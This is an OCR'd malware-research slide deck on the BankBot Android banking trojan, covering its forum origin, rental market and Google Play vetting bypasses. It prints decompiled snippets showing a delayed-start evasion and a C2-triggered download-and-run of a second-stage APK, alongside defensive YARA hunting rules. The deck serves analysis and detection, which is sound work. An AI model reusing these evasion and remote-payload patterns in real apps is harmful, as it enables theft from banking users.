BANKBOT SURVIVES

TAHA KARIM
MALWARE RESEARCH TEAM LEAD

DARKMATTER


GUARDED BY GENIUS

WHAT IS BANKBOT

- BankBot Android banking malware, targeting all android versions starting from version 4.0 and above
- Initially targeting Russian banks apps
  - Spreads worldwide, targeting other countries/banks/apps
- Bypasses Google Bouncer
- Forked many times by the bad guys
  - Present outside of Google Play store with endless infection vectors : SMS, Malvertisement, …

FIRST PUBLIC LEAK

- It all started in a Russian hacking forum back in December 2016.



Android BOT с нуля

19.12.2016, 00:59

Сегодня рассмотрим написания android бота с нуля, что он у нас будет делать:
- запрашивать админ права
- запрашивать разрешения для отправки СМС(android 6.0 и выше)
- Отправлять СМС
- Читать СМС
- Удалять входящие СМС, глушить звук и вибрацию(удаление работает до 4.4, но бывает и вибрации работает на всех).
- Веб инжекты(до 6.0)

- During a “contest”

- After different takedowns, BankBot still survives, we still seeing campaigns in October 2017


- Per Author claims, this bot rent value in the underground is about 2.5K$ / Month

RENTAL PACKAGES


- What’s usually included in a Basic android bot rental package:
  - Software Updates + Features :
    - new Injectables (targeting of new banks/apps)
    - new features with new C2 commands
    - free security updates (php backend)
    - Html overlays and other customizations (login auth., logo, etc)
- more services the higher goes the price :
  - Custom made injections
  - Bullet proof hosting
- Rental price also depending on how much leaks are present in Virustotal, nodistribute, viruscheckmate or koodous
- Google play reachability

“WAIT! AREN’T APPS IN GOOGLE PLAY STORE SAFE TO USE ????”

GOOGLE BOUNCER BYPASS #1: AUGUST 2017



- Obfuscator used: Allatori obfuscator
- It delays the runs for 1200000 ms (20 minutes)




```
protected void onCreate(Bundle arg0) {
        requestWindowFeature(1);
        super.onCreate(arg0);
        getWindow().setFormat(2);
        this.K = new UnityPlayer(this);
        setContentView(this.K);
        this.K.requestFocus();
        if (!Settings.canDrawOverlays(this)) {
            startActivityForResult(new Intent("android.settings.action.MANAGE_OVERLAY_PERMISSION"), Uri.p
        }
        ((AlarmManager) getSystemService("alarm")).setRepeating(0, System.currentTimeMillis() + 1200000,
    }
```

- Abusing the accessibility services to set privileges
- Runs a second stage from /sdcard/Download/app.apk

GOOGLE BOUNCER BYPASS #2 : AUGUST 2017

- Once the C2 command “INSTALL” is received This app downloads a second stage APK as well as configurations (injectables) :



Earn Real Money Gift Cards

Boris Block Tools

PEGI 3

Add to Wishlist Install

Instructions
How to Earn Points

Daily Check-In
Open Daily and Earn 25 Points

Moto Rider
Nice moto game

FLV Player
The best choice for playback video on your Android

2048
The classic puzzle game is a fun, and very addicting game

slither.io
Play against other people online!

Gift card Google play
1000 Points = $10 USD

Gift card Google play
5000 Points = $50 USD


Gift card Amazon
1000 Points = $10 USD

Gift card Amazon
5000 Points = $50 USD

Gift card PayPal
1000 Points = $10 USD

Gift card PayPal
5000 Points = $50 USD

Great !!
25 Points Successfully Rece



```
if (trafDeCr.contains("INSTALL")) {
    split = trafDeCr.split("::");
    str = com_moneygift_real_app_secFunctions.return_plain_text(split[0], "|URL=", "|package=");
    String[] split2 = split[0].split("package=");
    str4 = DownloadFile(str, "927fds.apk");
    Object obj = null;
    while (obj == null) {
        try {
            TimeUnit.SECONDS.sleep(5);
            run_apk(str4);
            for (ApplicationInfo applicationInfo : getPackageManager().getInstalledApplications(128)) {
                if (applicationInfo.packageName.toString().equals(split2[1])) {
                    obj = 1;
                    break;
                }
            }
        } catch (InterruptedException e2) {
            e2.printStackTrace();
        }
    }
    launchApp(split2[1]);
```

- Abusing Firebase Cloud Messaging


- Major AV vendors not detecting it (very low detection rate **6/59**)

GOOGLE IS TRYING TO SOLVE A VERY DIFFICULT PROBLEM

… IT’S TIME TO JOIN THE FORCE …

HUNTING TRICK #1 : ANDROID

- Get an account on koodous.com (Still in BETA version)
- Start tracking submissions
- Filter by family name / rule



Community rulesets

bankbot

● All ○ Social ○ No social


Showing 12 results

5 368 **BankBot - Overlay Trojan** Trojan targeting Banks with Overlays
Modified by mwhunter 2 months ago

4 867 **Mazain/BankBot** This rule detects Mazain banker
Modified by asanchez 6 months ago

HUNTING TRICK #2 : YARA GOES ANDROID

- A powerful tool that can help to identify and classify malware samples. Used by <name your security vendor> to catch malware
- New module **Androguard** :
  - Find APK by package name
  - Permissions
  - API level
  - Activities
  - Receivers
  - Certificates




```
strings:
    $c2_1 = "/private/tuk_tuk.php" nocase
    $c2_2 = "/private/add_log.php" nocase
    $c2_3 = "/private/set_data.php" nocase
    $c2_4 = "activity_inj" nocase

condition:
    2 of ($c2_*)
    and (
        androguard.permission(/android.permission.RECEIVE_SMS/)
        or androguard.permission(/android.permission.READ_SMS/)
    )
```

    - Reference : https://docs.koodous.com/yara/androguard/

HUNTING TRICK #3 : WRITING GOOD YARA RULES


- Processing time vs FP’s
- Maintainability across variants : new variants A , B , C
- Maintainability across authors
- For large set of files, yaraGenerator.py may help…



```
usage: yaraGenerator.py [-h] -r RULENAME -f FILETYPE [-a AUTHOR] [-d DESCRIPTION] [-t TAGS] InputDirectory

YaraGenerator

positional arguments:
  InputDirectory        Path To Files To Create Yara Rule From

optional arguments:
  -h , --help             show this help message and exit
  -r , --RuleName         Enter A Rule/Alert Name (No Spaces + Must Start with Letter)
  -a , --Author           Enter Author Name
  -d , --Description      Provide a useful description of the Yara Rule
  -t , --Tags             Apply Tags to Yara Rule For Easy Reference (AlphaNumeric)
  -v , --Verbose          Print Finished Rule To Standard Out
  -f , --FileType         Select Sample Set FileType choices are: unknown, exe,
                          pdf, email, office, js-html
```

HUNTING TRICK #4 : RUN THE RULE

- Once you done, push your hunting rules and start hunting




BankBot - Overlay Trojan


Authored & modified by mwhunter 2 months ago

```
import "androguard"
import "file"
import "cuckoo"


rule Trojan : BankBot
{
    meta:
        description = "Trojan targeting Banks with Overlays"
        source = "https://securify.nl/blog/SFY20170401/banking_malware_in_google_play_targeting_many_new_apps.html"

    strings:
        $c2_1 = "/private/tuk_tuk.php" nocase
        $c2_2 = "/private/add_log.php" nocase
        $c2_3 = "/private/set_data.php" nocase
        $c2_4 = "activity_inj" nocase

    condition:
        2 of ($c2_*)
        and (
            androguard.permission(/android.permission.RECEIVE_SMS/)
            or androguard.permission(/android.permission.READ_SMS/)
        )
}


rule Trojan_2 : BankBot
{
```

HUNTING TRICK #5 : WE LOVE VT


- Pivot with VirusTotal and discover endless variants
- Explore VirusTotal new feature : Graphs (still in Beta version)





CONCLUSIONS

- Check app authorizations in Google Play store before installing



Angry Birds
Rovio Mobile Ltd.

Photos/Media/Files
Uses one or more of: files on the device such as images, videos, or audio, the device's external storage

Wi-Fi connection information
Allows the app to view information about Wi-Fi networking, such as whether Wi-Fi is enabled and names of connected Wi-Fi devices

Device ID & call information
Allows the app to determine the phone number and device IDs, whether a call is active, and the remote number connected by a call

- Google Bouncer doesn't have to be perfect to be useful :
  - It will catch crappy malware
  - It wont catch sophisticated malware
    - Ref : Dissecting the Android Bouncer https://jon.oberheide.org/files/summercon12-bouncer.pdf

THANK YOU

WE HIRING MALWARE HUNTERS !

CONTACT: TAHA.KARIM@DARKMATTER.AE